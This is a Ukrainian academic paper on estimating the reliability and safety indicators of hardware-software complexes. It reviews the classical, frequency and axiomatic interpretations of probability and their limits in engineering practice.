Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

**Уривський Л.О.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

## ОЦІНКА НАДІЙНОСТІ СУЧАСНИХ АПАРАТНО-ПРОГРАМНИХ КОМПЛЕКСІВ В КАТЕГОРІЯХ ВИПАДКОВОСТІ ТА ЙМОВІРНОСТІ

Створений інженерами апаратно-програмний комплекс (АПК) має задовольняти відповідні потреби людини, адже саме для цього він і створюється. З цієї точки зору вказаний об'єкт слід вважати наділеним відповідними споживчими властивостями, які мають проявляти усталеність в період його експлуатації, що визначається показниками його надійності, які для АПК визначеного призначення зазвичай доповнюються відповідними показниками безпеки. Проведено аналіз сутності поняття ймовірності як інструменту подолання неповноти і неточності інформації щодо досліджуваних подій. Розглянуто різні концепції (інтерпретації) ймовірності з точки зору їх теоретичного статусу і практичного застосування в задачах обчислення показників надійності та безпеки апаратно-програмних комплексів. Проаналізовані класична, статистична та аксіоматична концепції ймовірності, розкрито особливості кожної з цих концепцій, умови та застереження щодо їх застосування в інженерній практиці. Розкриваються причини невідповідності показників надійності, що розраховуються на стадії проектування пристроїв на підставі довідкових даних щодо інтенсивності відмов окремих компонентів, тим показникам, які спостерігаються в процесі експлуатації вказаних пристроїв. Акцентована необхідність обережно відноситися до оброблення результатів спостережень у тих випадках, коли серед отриманих даних є такі, що суттєво відрізняються від більшості. Зазначено, що обмеження, пов'язані із статистичною ймовірністю можна в більшій або меншій мірі нівелювати застосуванням концепції гіпервипадкових подій, однак широке впровадження цієї концепції стримується відсутністю відповідної експериментальної бази даних. На підставі проведеного аналізу сформульовані нагальні задачі, пов'язані з підвищенням ефективності обчислення показників надійності і безпеки апаратно-програмних комплексів.

**Ключові слова:** ймовірність, математична статистика, теорія ймовірностей, показники надійності, інструменти інженерії, апаратно-програмний комплекс.

**Постановка проблеми.** Різноманітні об'єкти, від персональних засобів комунікації до складних систем зв'язку й енергетики, все більше визначають поведінку людей, стають невід'ємними структурними елементами навколишнього середовища. Такі технологічні об'єкти на сьогодні у більшості слід віднести до апаратно-програмних комплексів (АПК) – технологічних систем, які включають технічні та програмні засоби, поєднані виконанням спільних завдань.

Прикладом сучасного АПК є апаратно-програмний комплекс ProMНМІ [1] в системі ІЕС61850, яка надає гнучку та відкриту архітектуру для пристроїв середньої та високої напруги. Комплекс забезпечує функціонування шлюзу для зв'язку диспетчера з пристроями енергетичних об'єктів. Комплекс створений на підприємстві «НВП «Промавтоматика», яке виконує комплексне постачання продукції для електроенер-

гетики, зокрема, проектування та організацію диспетчеризації телемеханізованих об'єктів та обробки телемеханічної інформації.

Будь-який створений інженерами АПК має задовольняти відповідні потреби людини, адже саме для цього він і створюється. З цієї точки зору вказаний об'єкт слід вважати наділеним відповідними споживчими властивостями, які мають проявляти усталеність в період його експлуатації, що визначається показниками його надійності, які для АПК визначеного призначення зазвичай доповнюються відповідними показниками безпеки.

Саме показники надійності і безпеки дозволяють зробити висновок щодо можливості проявлення АПК в процесі експлуатації своїх споживчих властивостей в повному обсязі й без загрози для людей та для навколишнього середовища, тобто дозволяють прийняти рішення щодо можливості і доцільності експлуатації даного АПК [2].



Первинне обчислення показників надійності і безпеки АПК здійснюється на стадії його проектування. В подальшому, в процесі експлуатації реалізується спостереження за поточним технічним станом (поточним рівнем показників) АПК, на підставі якого робляться висновки щодо необхідності реалізації відповідних процедур підтримання показників надійності та безпеки на належному рівні. В окремих (найбільш відповідальних) випадках на підставі результатів спостереження за поточним технічним станом АПК здійснюється уточнення тих чи інших показників надійності та безпеки розрахунковими методами. В якості методологічної основи підготовки даних як для обчислення показників надійності і безпеки, так і для оброблення інформації щодо поточного технічного стану АПК, на сьогодні інженерною спільнотою переважно приймається математична статистика, а в процесі відповідних обчислень застосовуються алгоритми теорії ймовірностей.

При цьому в більшості випадків забувають про сутність формування статистичних даних, про обмеження та застереження, які при цьому існують і які, власне, дозволяють застосувати алгоритми теорії ймовірностей для обчислень. Все це здатне призвести до хибних результатів, а отже й до прийняття неадекватних рішень щодо технічного стану АПК, можливості його подальшої безпечної експлуатації тощо. В той же час, на сьогодні створені, створюються і активно розвиваються методи обчислення показників надійності і безпеки АПК, якими в більшій або меншій мірі враховані вказані застереження й обмеження, а отже сприяють підвищенню адекватності обчислень, дозволяють перейти від обслуговування АПК в процесі експлуатації не за регламентом, а за поточним технічним станом.

Представлена робота є першою в циклі робіт, присвячених такому аналізу. При цьому, на підставі аналізу кожної з концепцій, формулюватимуться умови й обмеження її застосування в практиці обчислення показників надійності та безпеки АПК, а також визначатимуться задачі, вирішення яких здатне підвищити ефективність наявних інструментів в даній області.

Аналіз досліджень і публікацій. Кожна випадкова подія, пов'язана із функціонуванням і кінцевою надійністю технічних (апаратних) або програмних засобів, є наслідком великої кількості зовнішніх і внутрішніх (випадкових) причин, які неможна заздалегідь передбачити.

Значна кількість випадкових подій, залежно від їх конкретної природи, підпорядковується –

у певній сфері накопичення статистики – певним закономірностям. Аналіз варіативності ймовірнісної концепції призвана допомогти встановленню таких закономірностей при обробці статистики непередбачуваних подій.

Однією з перших концепцій, спрямованих на подолання інформаційного дефіциту в процесі реалізації обчислень, прийняття рішення щодо аналізованих подій, узагальнення результатів спостережень за тими чи іншими об'єктами, вважається концепція випадковості, ймовірності або ймовірнісна концепція.

*Ймовірнісна концепція* в задачах обчислення показників надійності (як і в процесі підготовки відповідних первинних даних) на сьогодні набула найбільшого поширення серед інженерної спільноти. В той же час далеко не всі користувачі ймовірнісних інструментів в повній мірі усвідомлюють зміст і сутність самого поняття ймовірності, концептуальних основ його застосування за тих чи інших умов, обмеження і застереження, якими відповідна концепція отяжена.

Отже, поняття ймовірності в процесі застосування відповідних інструментів на практиці має чимало інтерпретацій, кожна з яких виявляється ефективною і приводить до успіху за цілком визначених умов.

Класична інтерпретація ймовірності була історично першою спробою оцінити результати реалізації подій [3–5], причому подій, які характеризуються цілком конкретними властивостями. Вказані властивості полягають в тому, що різні реалізації відповідної події мають бути *рівноможливими*.

Згідно класичної інтерпретації ймовірності її кількісне визначення не передбачає проведення будь-якого емпіричного дослідження. Аналіз можливості реалізації відповідної події *заздалегідь* передбачає визначення величини ймовірності, яка відповідає такій реалізації (саме завдяки цій особливості класичну інтерпретацію ймовірності часто звать *априорною*).

В той же час, міра можливої реалізації деякої події також залежить від того, наскільки часто ця подія реалізується в процесі спостереження за деякою сукупністю подій, до якої серед інших належить і дана подія. Чим частіше повторюється дана подія, тим вища міра її можливої реалізації. На такій основі зародилася і почала розвиватися *інтерпретація ймовірності як відносної частоти реалізації масової випадкової події*, а саме частотна (статистична) інтерпретація ймовірності, яка уходить своїми коренями в античну науку. Чимало століть цією ідеєю і відповідними

висновками, що з нею пов'язані, користувалися на інтуїтивному рівні, активно застосовуючи в різних областях людської діяльності. Однак, послідовні і всебічні дослідження цієї концепції були вперше проведені англійським вченим Дж. Венном (англ. *John Venn* [6]) і подані у роботі «Логіка випадку» (1866 рік). З цього моменту частотна інтерпретація ймовірності набуває популярності серед фахівців, діяльність яких пов'язана з обробленням великих масивів повторюваних даних щодо відповідних подій (зокрема результатів спостережень) і це цілком зрозуміле, адже більшість вказаних подій неможливо звести до сукупності, в яких ймовірність їх реалізації була б однаковою, і, як наслідок, неможливе застосування класичної інтерпретації ймовірності.

В двадцятому сторіччі поняття ймовірності та інструменти на цьому понятті засновані опинилися в центрі уваги не тільки фахівців технічних галузей, де сам факт випадковості реалізації подій, почав набувати все більшої ваги, але, як наслідок, й філософської спільноти.

Отже, подальший розвиток частотна інтерпретація ймовірності отримала в 20-х роках минулого століття в роботах Р. Мізеса (нім. *Richard Edler von Mises* [7]), який суттєво доповнив і розширив висновки Венна. Мізес розглядав ймовірність як математичний артефакт, що відображає нескінченні послідовності, результатів спостережень, яким притаманні відповідні властивості, тобто спочатку вводився артефакт, а потім здійснювалося співставлення цього артефакту з реальністю. В основу вказаного артефакту було покладено поняття про *відносну частоту* реалізації масової випадкової події при достатньо тривалих спостереженнях. При цьому величина ймовірності у всіх подібних ситуаціях визначалася на підставі статистичних процедур, і, як наслідок, отримала назву *статистичної ймовірності*.

Існування і практична необхідність дослідження подій, за якими можна спостерігати виключно в умовах, що постійно змінюються, і призводить до поняття *гіпервипадкових* подій [8; 9]. Характерна особливість таких подій полягає в неможливості застосування описаного поняття частотної ймовірності, адже частота реалізації події за вказаних умов не матиме границі при будь-якому збільшенні спостережуваного числа реалізації події.

Аксиоматична теорія ймовірностей Колмогорова [10] в математиці розглядається як окремий напрямок теорії міри, що спирається на поняття і методи теорії множин. В рамках цієї аксиоматичної теорії

поняття ймовірності розглядається як не визначене *початкове поняття*, як деякий артефакт, який задається виключно через свої властивості (так само як визначається поняття «точка» в геометрії).

Незважаючи на довгу історію існування концепції ймовірностей, лише в першій половині ХХ сторіччя ця концепція стала самостійним розділом математики і була «оформлена» як математична теорія (теорія ймовірностей). Це призвело до суттєвого поширення ймовірнісних інструментів в найрізноманітніших областях людської діяльності (і, зокрема, в інженерній практиці), однак не тільки не надало відповіді на питання «що є ймовірність?», а, навпаки, актуалізувало завдання інтерпретації самого поняття ймовірності та змісту ймовірнісних висновків, ускладнило пошук такої (краще було б універсальної, єдиної, узагальненої) інтерпретації ймовірності, яка б не тільки відповідала вимогам логіки та методології відповідного дослідження, але й одночасно була б природною, відповідала б повсякденним уявленням та інтуїціям, пов'язаним з поняттям ймовірності та його вже відомими застосуваннями.

**Постановка завдання.** Наведені аргументи щодо застосування ймовірнісної концепції в інженерній практиці актуалізує вирішення декількох пов'язаних одна з одною задач, якими визначається простір даного дослідження.

*Перше.* Аналіз варіативності концепції ймовірності, яка призвела до формування строгої математичної теорії ймовірностей, з однієї сторони, і до широкого застосування на практиці математичної статистики без достатнього теоретичного обґрунтування останньої, з другої сторони.

*Друге.* Встановлення області і особливостей застосування існуючих концепцій ймовірності до вирішення інженерних задач, пов'язаних з обробленням результатів спостережень та обчисленням рівня показників надійності і безпеки.

*Третє.* Формулювання завдань, вирішення яких має сприяти підвищенню рівня адекватності прогнозування показників надійності і безпеки АПК в процесі експлуатації.

Метою даної роботи є доведення до інженерної спільноти змісту і сутності різних інтерпретацій поняття ймовірності з огляду на свідоме й ефективне застосування відповідних інструментів щодо оброблення результатів спостережень, обчислення показників надійності та безпеки АПК, на розуміння шляхів розвинення вказаних інструментів, в тому числі на підставі інших концепцій в тій чи іншій мірі пов'язаних з категорією ймовірності.

### Виклад основного матеріалу Класична (симетрична) інтерпретація ймовірності

Основою класичної інтерпретації ймовірності є ствердження, що різні реалізації відповідної події мають бути *рівноможливими*.

В загальному випадку, якщо всі (нехай їх буде  $N$ ) події розгляданої сукупності рівноможливі, а кількість подій, що сприяють реалізації деякої події  $A$ , становить  $n$ , то ймовірність реалізації такої події дорівнюватиме  $n/N$ . Саме такий підхід до визначення ймовірності детально викладений Якобом Бернуллі (нім. *Jakob Bernoulli* [11]) в його роботі «Мистецтво пропозицій». Суттєву увагу у своїй науковій діяльності поняттю ймовірності приділяв і П. Лаплас (фр. *Pierre-Simon de Laplace* [12]), який в роботі «Дослід філософії теорії ймовірностей» всебічно розглянув класичну інтерпретацію поняття ймовірності і визначив її як *відношення числа сприятливих реалізацій деякої події до числа всіх можливих реалізацій цієї події, причому різні реалізації досліджуваної події мають бути однаково можливими (симетричними, рівноможливими)*. В назві своєї роботи Лаплас використав термін «теорія ймовірностей», однак до побудови теорії ймовірностей на той час було ще далеко.

Аналіз можливості реалізації відповідної події *ззадалегідь* передбачає визначення величини ймовірності, яка відповідає такій реалізації (саме завдяки цій особливості класичну інтерпретацію ймовірності часто звуть *апріорною*).

Класична інтерпретація поняття «ймовірність» містить два протиріччя логічного характеру.

*Перше.* Однакову можливість реалізації досліджуваних подій над то важко, а точніше, практично неможливо гарантувати і, тим більше, перевірити на практиці. Поняття однакової можливості реалізації подій слід віднести до області ідеального, яке охоплює весь простір дослідження (спостереження), і розглядати як ідеалізовану модель відповідного стохастичного процесу.

*Друге.* Наявність порочного кола щодо визначення самої ймовірності. Адже в рамках класичної інтерпретації ймовірність визначається через однакову можливість реалізації подій, яка за своєю суттю означає однакову ймовірність (рівноймовірність) реалізації цих подій, тоді як апріорне введення поняття рівноймовірності, в свою чергу, передбачає попереднє визначення ймовірності.

З метою подолання вказаних труднощів класичної інтерпретації ймовірностей було запропоновано сприймати вірними ті судження і висно-

вки, для виключення з розгляду (відкидання) яких не має достатніх підстав, що було сформульовано як *принцип індивідуальності*. Відповідно до цього принципу ймовірність реалізації двох подій пропонується вважати однаковою (незалежно від того виконується це положення у реальності чи не виконується) за умови, що відсутні підстави для зворотного припущення.

Легальний аналіз принципу індивідуальності (який слід розглядати як принцип правдоподібності висновків щодо властивостей досліджуваних подій) і його застосування як в теоретичних дослідженнях, так і в практичній діяльності вказує на існування двох напрямків класичної концепції ймовірностей, один з яких визнає однаковість ймовірностей реалізації всіх досліджуваних подій заданої сукупності *за будь-яких умов*, а другий тільки *за наявності додаткової умови*, а саме за умови виконання принципу індивідуальності.

В першому з вказаних напрямків умова однакової ймовірності вважається (за умовчужанням) атрибутом, даністю подій досліджуваної сукупності, тоді як у другому – ймовірність «прив'язана» до наявного знання (доступної інформації) щодо цих подій. Отже, першу модель слід вважати ідеалізованою але об'єктивною, а другу – суб'єктивною.

Однак на відміну від «первинної» концепції класичної ймовірності вказаний факт не приймається сам собою, а встановлюється на підставі аналізу (логічного, фізичного, хімічного тощо), який спирається на наявні знання щодо (сукупності досліджуваних подій).

Взагалі кажучи, класична інтерпретація поняття ймовірності не визначає це поняття, адже вказує переважно тільки на метод обчислення ймовірності, причому такий, що «спрацьовує» лише в деяких окремих (по-більшості спеціально створених) ситуаціях. Однак, ця інтерпретація зіграла суттєву і конструктивну роль в історії математики, адже започаткувала і належним чином спрямувала пошук відповідей на питання щодо обчислення ймовірності в загальних умовах, а це, врешті-решт, призвело до становлення нової математичної теорії, яка в подальшому отримала назву теорії ймовірностей.

### Частотна (статистична) інтерпретація ймовірності

Розглянута класична інтерпретація ймовірності пов'язана з аналізом реалізації окремої події, вказуючи на міру можливості такої реалізації. Однак у практичній діяльності ймовірнісні інструменти застосовуються до подій, які об'єднані у відпо-

відні сукупності, а це актуалізує завдання вивчення властивостей реалізації подій саме як складових (як елементів) таких сукупностей.

Отже, *міру можливої реалізації події можна пов'язати з частотою реалізації цієї події*. Такі події в подальшому стали називати *масовими випадковими подіями*, адже вони, по-перше, відрізняються від подій регулярних, які з'являються закономірно, а по-друге, вони не є унікальними одиничними подіями, міру можливості реалізації яких безглуздо пов'язувати з частотою їх реалізації. На такій основі зародилася і почала розвиватися *інтерпретація ймовірності як відносної частоти реалізації масової випадкової події*, а саме частотна (статистична) інтерпретація ймовірності.

Відповідно до частотної інтерпретації ймовірність визначається через відносну частоту подій безпосередньо або непрямим шляхом, на підставі спостережень за відповідним процесом або на підставі спеціально поставлених експериментів, випробувань [5]. Дж. Венн визначав ймовірність як *граничну величину відносної частоти реалізації події при великій кількості випробувань*. При цьому поняття «велика кількість» ніяк не оговорювалося. Як первинне поняття при визначенні ймовірності пропонувалося брати *відносну частоту*. Зважаючи на те, що відносна частота визначається шляхом практичної реалізації відповідної процедури, вказану ймовірність назвали *емпіричною*.

Зважаючи на те, що чисельно статистична ймовірність визначається відносною частотою, нерідко її звать *частотною ймовірністю*. Саме такий підхід на сьогодні прийнятий в задачах оброблення накопичених масивів даних, де ймовірність ототожнюється з відносною частотою реалізації масової випадкової події *при достатньо тривалих спостереженнях*. Зазначимо, що тривалість вказаних спостережень у визначенні даної інтерпретації ймовірності Мізесом [7], (як і Венном) ніяк не оговорюється, а пропонується до встановлення в процесі дослідження, тобто одночасно із спостереженнями за аналізованою подією, і на підставі цих спостережень. Крім того, цілком зрозуміло, що *для отримання адекватного результату протягом усього процесу спостереження умови щодо реалізації подій мають залишатися незмінними*.

Отже, статистична ймовірність є граничним значенням послідовності відносних частот реалізації сподіваної події серед всіх аналізованих подій, що спостерігаються. Однак існування вказаної границі теоретично залишається не дове-

деним, а це не дозволяє прийняти позиції Мізеса в якості відповідної теорії.

Багаторічною практикою було встановлено, що для багатьох масових явищ (для потоків подій) відносна частота при великій кількості спостережень дійсно має тенденцію до усталеності. Така усталеність частот масових явищ являє *об'єктивну закономірність*, не залежить від волі і бажання людини. Практика також показує, що за умов наявної можливості обчислити ймовірність подій, спираючись на властивість симетрії цих подій, відносна частота є цілком прийнятною оцінкою вказаної ймовірності.

Суттєвою (чи не найголовнішою) проблемою, яка виникає при застосуванні методів, заснованих на частотній інтерпретації ймовірності, є перевірка правильності отриманих результатів, адже питання щодо перевірки істинності (адекватності) отриманого ймовірнісного висновку є цілком природним при дослідженні будь-яких подій, що відбуваються як в живій, так і в неживій природі. В загальному випадку ні процедура верифікації, ні процедура фальсифікації не здатні привести до відповіді на це питання.

Важливою проблемою, пов'язаною з частотною ймовірністю, є концепція організації спостережень. Ця проблема зводиться до необхідності чіткого формулювання умов реалізації всіх подій даної сукупності, причому умов як зовнішніх, так і внутрішніх, пов'язаних, зокрема з послідовністю реалізації подій (з відповідними організаційними Засадами), адже вказані умови нерідко (точніше, часто) суттєво впливають на отриманий результат. Наведене приводить до філософського висновку, що частотна ймовірність визначає не тільки (а часто і не стільки) сам факт реалізації подій досліджуваної сукупності, а скоріше до умов (в тому числі організаційного характеру) процесу реалізації цих подій, тобто до процесу дослідження, до ситуації, яка «супроводжує» дане дослідження.

Тут доречно згадати про *диспозиційну інтерпретацію ймовірності*, яка була запропонована австрійським (і одночасно, англійським) філософом і соціологом К.Р. Поппером (нім. *Karl Raimund Popper* [13]). Відповідно до цієї інтерпретації частотна ймовірність не є властивістю подій у досліджуваній сукупності, а визначає *диспозиційні властивості* деякої (заздалегідь прийнятої і забезпеченої) досліджуваної ситуації.

Відповідно до такої інтерпретації поняття ймовірності можна (як вважав Поппер) говорити і про ймовірності одиничних подій. Диспозиційна

інтерпретація ймовірності на відміну від статистичної відповідає поняттю ймовірності онтологічного статусу, адже сама ймовірність є невід’ємною властивістю тої чи іншої об’єктивної ситуації (диспозиції), яка може проявлятися у різних формах незалежно від нашого знання про неї.

Висновки Поппера не знайшли широкої підтримки наукової спільноти (переважно в тому, що стосується можливості застосування поняття частотної ймовірності для оцінки можливості реалізації одиничних подій), хоча, звичайно, мають враховуватися в процесі підготовки досліджень, результати яких передбачається обробляти на підставі концепції частотної ймовірності.

Отже, частотну ймовірність слід розглядати як математичний артефакт, який характеризує кількісні закономірності (відношення) двох сукупностей подій і не може застосовуватися в ситуаціях, коли йдеться про неповторювані, рідко повторювані або одиничні події.

Виконати на практиці умови, які б надавали впевненості в існуванні граничного значення відносної частоти реалізації подій, що відповідає частотній ймовірності, зазвичай не вдається. Зокрема, в процесі спостережень за подіями практично неможливо забезпечити однаковість умов, в яких здійснюються ці спостереження. Це завжди дає визначені підстави сумніватися, що отримане значення відносної частоти реалізації подій адекватно відображатимуть ймовірність реалізації аналізованої події при спрямуванні числа спостережень до нескінченності навіть за відносної стабілізації її величини в рамках здійснених спостережень.

Існування і практична необхідність дослідження подій, за якими можна спостерігати виключно в умовах, що постійно змінюються, і призводить до поняття *гіпервипадкових* подій [8; 9; 14]. Характерна особливість таких подій полягає в неможливості застосування описаного поняття частотної ймовірності, адже частота реалізації події за вказаних умов не матиме границі при будь-якому збільшенні спостережуваного числа реалізації події. В той же час, на сьогодні відмічено чимало прикладних задач, вирішення яких пов’язане з дослідженням саме гіпервипадкових подій, що дає підстави вважати перспективним розвиток цього напрямку теорії ймовірності в її частотній інтерпретації.

#### **Аксиоматична інтерпретація ймовірності**

Аксиоматичний підхід до побудови теорії ймовірностей вважається поворотною точкою в розвитку цього напрямку математичної науки. Адже

введення аксіоматики, як основи всіх подальших висновків та положень, перетворює числення ймовірностей на строгу математичну дисципліну, вільну від неявних припущень і логічних протиріч. Однак така бездоганність була досягнута за рахунок *повної відмови від будь-яких змістовних уявлень щодо самого поняття* ймовірності. В рамках аксіоматичної теорії ймовірності, як поняття, визначена формальним чином, як деяка відповідним чином задана функція, як математичний артефакт, що задовольняє встановленій системі аксіом.

При цьому навіть не ставиться питання щодо ймовірності реальної події і не розглядається, як саме цю ймовірність обчислити або виміряти у сфері практичної діяльності. Аксиоматична інтерпретація (в даному випадку цілком можна застосувати і слово «теорія») ймовірностей пов’язана з ідеалізованою математичною реальністю. Серед існуючих на сьогодні аксіоматичних теорій ймовірностей, найбільш загальною і прозорою вважається теорія, запропонована А.М. Колмогоровим у 1929 році.

В рамках аксіоматики Колмогорова [10] ймовірність задається як деяка числова функція  $P(A)$  події  $A$  на множині всіх подій, які можуть реалізуватися в серії відповідних спостережень. При цьому приймається, що вказана множина містить не тільки всі події, але й всі можливі комбінації цих подій, а введена функція задовольняє умовам  $0 < P(A) < 1$ , причому  $P(A) = 1$ , якщо  $A$  – достовірна подія.

Крім того, приймається істинність співвідношення  $P(A \vee B) = P(A) + P(B)$ , що унеможливує одночасну реалізацію подій  $A$  і  $B$ . Важливим в наведеній аксіоматиці є те, що вона *розглядається на множині подій, міра якої дорівнює одиниці*.

Ймовірність події, але не імперативний факт її здійснення, означає по суті дефіцит наших знань щодо причин майбутньої події, тобто фіксує якусь міру незнань про її сутність.

Не дарма А. Давід Ноель (фр. David Neel, Alexandra [15]) точно зауважила: «Випадковість – зручне слово для визначення невідомих для нас причин».

Це може означати, що поняття «ймовірність», яке параметрується сучасним спостерігачем, може в майбутньому стати по відношенню до події для майбутнього спостерігача детермінованою, коли він буде озброєний більшою кількістю та якістю знань. Інакше кажучи, поняття «ймовірність» є принципово тимчасовим в час його використання та означає, врешті решт, міру повноти

наших знань щодо майбутньої події, факту, параметра і т.д.

Невпинний розвиток людства, що означає, в першу чергу, розвиток природознавства, тобто сукупності наук, які вивчають і становлять на потребу людей отримані результати про будову, властивості й перетворення неживої та живої природи, переведе багато (а може і більшість) натепер ймовірних явищ у розряд детермінованих.

Але навряд чи зменшиться кількість перших.

І хоча ця «математика» «лежить» в короткому арифметичному інтервалі  $/1...0/$ , вона означає словами поета головне: «бути чи не бути» – Шекспір дуже точно визначив роль теорії ймовірності в нашому житті.

**Висновки.** Відповідно до класичної інтерпретації, ймовірність є відношенням числа вибраних реалізацій деякого експерименту до числа всіх його можливих реалізацій. При цьому всі означені реалізації вважаються однаково можливими.

Обмеженість практичного застосування і критика недоліків такого визначення призвела до появи поняття *частотної ймовірності* (на основі якої виникла математична статистика), а в подальшому до *аксіоматичної теорії* ймовірностей. На сьогодні теорія ймовірностей і математична статистика добре і всебічно розроблені, причому безальтернативним позитивним елементом цих інструментів слід визнати наявну можливість оцінити ступінь довіри до отриманих результатів на підставі обчислення відповідних довірчих інтервалів.

Однак при цьому слід зробити декілька застережень.

*Перше.* Застосування інструментів теорії ймовірностей і математичної статистики стає проблематичним (а то й практично неможливим) при недостатньому об'ємі первинних даних.

*Друге.* Застосування теорії ймовірностей часто пов'язане з необхідністю робити недостатньо обґрунтовані (або взагалі не обґрунтовані) спрощення моделі аналізованого об'єкта (процесу), що суттєво зменшує цінність отриманих результатів, ставить під сумнів їх адекватність, здатне привести до несподіваних і небажаних наслідків. В багатьох випадках (наприклад й процесі обчислення-показників безвідмовності АПК) безпосереднє застосування алгоритмів теорії ймовірностей примушує нехтувати структурними особливостями досліджуваного АПК, а це призводить до того, що принципово різні за структурою об'єкти мають бути подані однаковими ймовірнісними моделями. Наведене здатне призвести

(і часто призводить) до появи суттєвих методичних похибок в результатах обчислення показників надійності і безпеки.

*Третє.* Обчислення показників надійності і безпеки АПК на стадії проектування спирається на експериментальні дані щодо інтенсивності відмови їх окремих елементів. Такі дані обробляються відповідними статистичними методами, а отже суттєво залежать від умов реалізації експериментів, які зазвичай відрізняються від умов, в яких вказані елементи перебувають на стадії експлуатації відповідного АПК. Наведене, а також методологія теорії масового обслуговування (в основі якої присутня чимала частка статистичної ймовірності) неминуче приводять до того, що прогнозовані на стадії проектування АПК показники надійності як правило не підтверджуються, потребують уточнення під час його експлуатації. Не врахування наведених факторів нерідко призводить до несподіванок і неприємностей в процесі експлуатації АПК, зокрема, і до аварійних ситуацій.

*Четверте.* Поширена на сьогодні серед інженерів практика за будь-яких умов виключати з розгляду (відкидати) результати окремих спостережень (експериментів), що суттєво відрізняються від результатів основної маси спостережень, реалізованих в рамках даного дослідження, не може бути визнана бездоганною. До такої процедури «виключення» слід відноситися достатньо обережно, застосовуючи її лише після прискіпливого аналізу відповідної ситуації, після встановлення причин вказаного відрізнення.

Застосовуючи інструменти теорії ймовірностей і математичної статистики, слід чітко усвідомлювати, що вони спрацьовуватимуть виключно за умови достатності первинної інформації щодо аналізованої події, та забезпеченні додаткових умов щодо реалізації відповідних досліджень. Якщо такої інформації замало, або досліджувані події не є масовими, або не забезпечена однаковість умов реалізації вказаних подій в процесі спостережень, виникають методичні труднощі із розрахунками ймовірнісних показників та відповідних довірчих, інтервалів або величина цих інтервалів – виявляється – занадто великою, або взагалі, отримані результати не відповідатимуть реальності.

За таких умов, природно, слід шукати інші методи та алгоритми вирішення поставлених завдань, серед яких можна відокремити наступні:

– застосування концепції гіпервипадкових подій для обчислення показників надійності АПК



в процесі їх експлуатації, що слід розглядати як можливу альтернативу статистичної імовірності, однак потребує накопичення відповідних базових даних, на підставі яких вказану концепцію можна було б в повній мірі впровадити в інженерну практику;

– розроблення інструментів, спрямованих на аналіз реалізації подій поодиноких, неповторюваних, таких, що рідко проявляються. Саме до таких подій, зокрема, слід віднести перехід АПК до аварійного стану, а отже встановлення умов і факторів, що здатні привести АПК до такого стану стає задачею суттєвої значимості коли йдеться про енергетичні об'єкти, космічні апарати (особливо-пілотовані), військову техніку тощо;

– спрямування зусиль на адекватне обчислення безвідмовності АПК у випадку, коли не

можна прийняти незалежність відмов окремих складових, адже проявлення помилки в програмному забезпеченні за визначених умов цілком може інтерпретуватися як одночасна відмова декількох складових даного АПК, тобто як взаємний зв'язок (взаємна залежність) цих відмов;

– розроблення методів обчислення показників, безвідмовності і безпеки структурно-складних АПК.

Можливим напрямком вирішення вказаних задач на сьогодні вважається взаємне проникнення, зливання концепцій ймовірності і логіки, а також активно розроблюваний і впроваджуваний, зокрема, в інженерну практику, напрямок математики – теорія нечітких множин.

### Список літератури:

1. Апаратно-програмний комплекс PromHMI в системі IEC61850. URL: <https://rza-promav.com/news/aparatno-programnyj-kompleks-promhmi-v-syst> (дата звернення: 19.03.2023).
2. Забезпечення функціональної безпеки критичних інформаційно-керуючих систем : монографія / за ред. В.С. Харченка, С.В. Яковлева. Харків : Константа, 2019. 272 с.
3. John A. Rice. Mathematical statistics and data analysis: 2<sup>nd</sup> ed. Wadsworth Publishing Company. Belmont, California, 1995. 672 p.
4. Bronshtein I. Probability Theory and Mathematical Statistics / I. Bronshtein & other./ Handbook of Mathematics / Springer Berlin, Heidelberg, 2013. P. 743–794.
5. Інтерпретації ймовірності. URL: [https://uk.wikipedia.org/wiki/Інтерпретації\\_ймовірності](https://uk.wikipedia.org/wiki/Інтерпретації_ймовірності) (дата звернення: 22.06.2022).
6. John Venn. English logician and philosopher. URL: <https://www.britannica.com/biography/John-Venn> (дата звернення: 12.10.2023).
7. Ріхард фон Мізес. URL: [https://www.wikiwand.com/uk/Ріхард\\_фон\\_Мізес](https://www.wikiwand.com/uk/Ріхард_фон_Мізес) (дата звернення: 12.10.2023).
8. Gorban I.I. Theory of hyper-random phenomena: physical and mathematical basis. Naukova dumka. 2011. 317 p.
9. Горбань И.И. Феномен статистичної стійкості і моделі його опису. *Математичні машини і системи*. Інститут математичних машин і систем НАН України. 2016. № 3. С. 110–118.
10. Kolmogorov A. N. Foundations of the Theory of Probability. Martino Fine Books, 2013. 96 p.
11. Jacob (Jacques) Bernoulli. URL: [https://mathshistory.st-andrews.ac.uk/Biographies/Bernoulli\\_Jacob](https://mathshistory.st-andrews.ac.uk/Biographies/Bernoulli_Jacob) (дата звернення: 12.10.2023).
12. Pierre-Simon, marquis de Laplace. URL: <https://www.britannica.com/biography/Pierre-Simon-marquis-de-Laplace> (дата звернення: 18.02.2024).
13. Карл Поппер. URL: [https://uk.wikipedia.org/wiki/Карл\\_Поппер](https://uk.wikipedia.org/wiki/Карл_Поппер) (дата звернення: 18.02.2024).
14. Зінковський Ю.Ф., Уривський Л.О. Гіпервипадкові властивості функціональних характеристик радіоелектронної техніки. *Вісник НТУУ «КПІ». Серія Радіотехніка. Радіоапаратобудування*. 2024. Вип. 95. С. 31–38.
15. Alexandra David-Néel. URL: [https://en.wikipedia.org/wiki/Alexandra\\_David-N%C3%A9el](https://en.wikipedia.org/wiki/Alexandra_David-N%C3%A9el) (дата звернення: 11.03.2024).

### Zinkovsky Yu.F., Uryvsky L.O. RELIABILITY ASSESSMENT OF MODERN HARDWARE AND SOFTWARE COMPLEXES IN THE CATEGORIES OF RANDOMNESS AND PROBABILITY

*The hardware and software complex (HSC) created by engineers must satisfy the relevant needs of a person, because that is exactly what it is created for. Therefore, the specified object should be considered endowed with the appropriate consumer properties, which should show stability during its operation, which is determined by its reliability indicators, which for the HSC of the specified purpose are usually supplemented by the appropriate safety indicators. An analysis of the essence of the concept of probability as a tool for overcoming the incompleteness and inaccuracy of information regarding the events under study was carried out. Different concepts (interpretations) of probability are considered from the point of view of their theoretical status and*

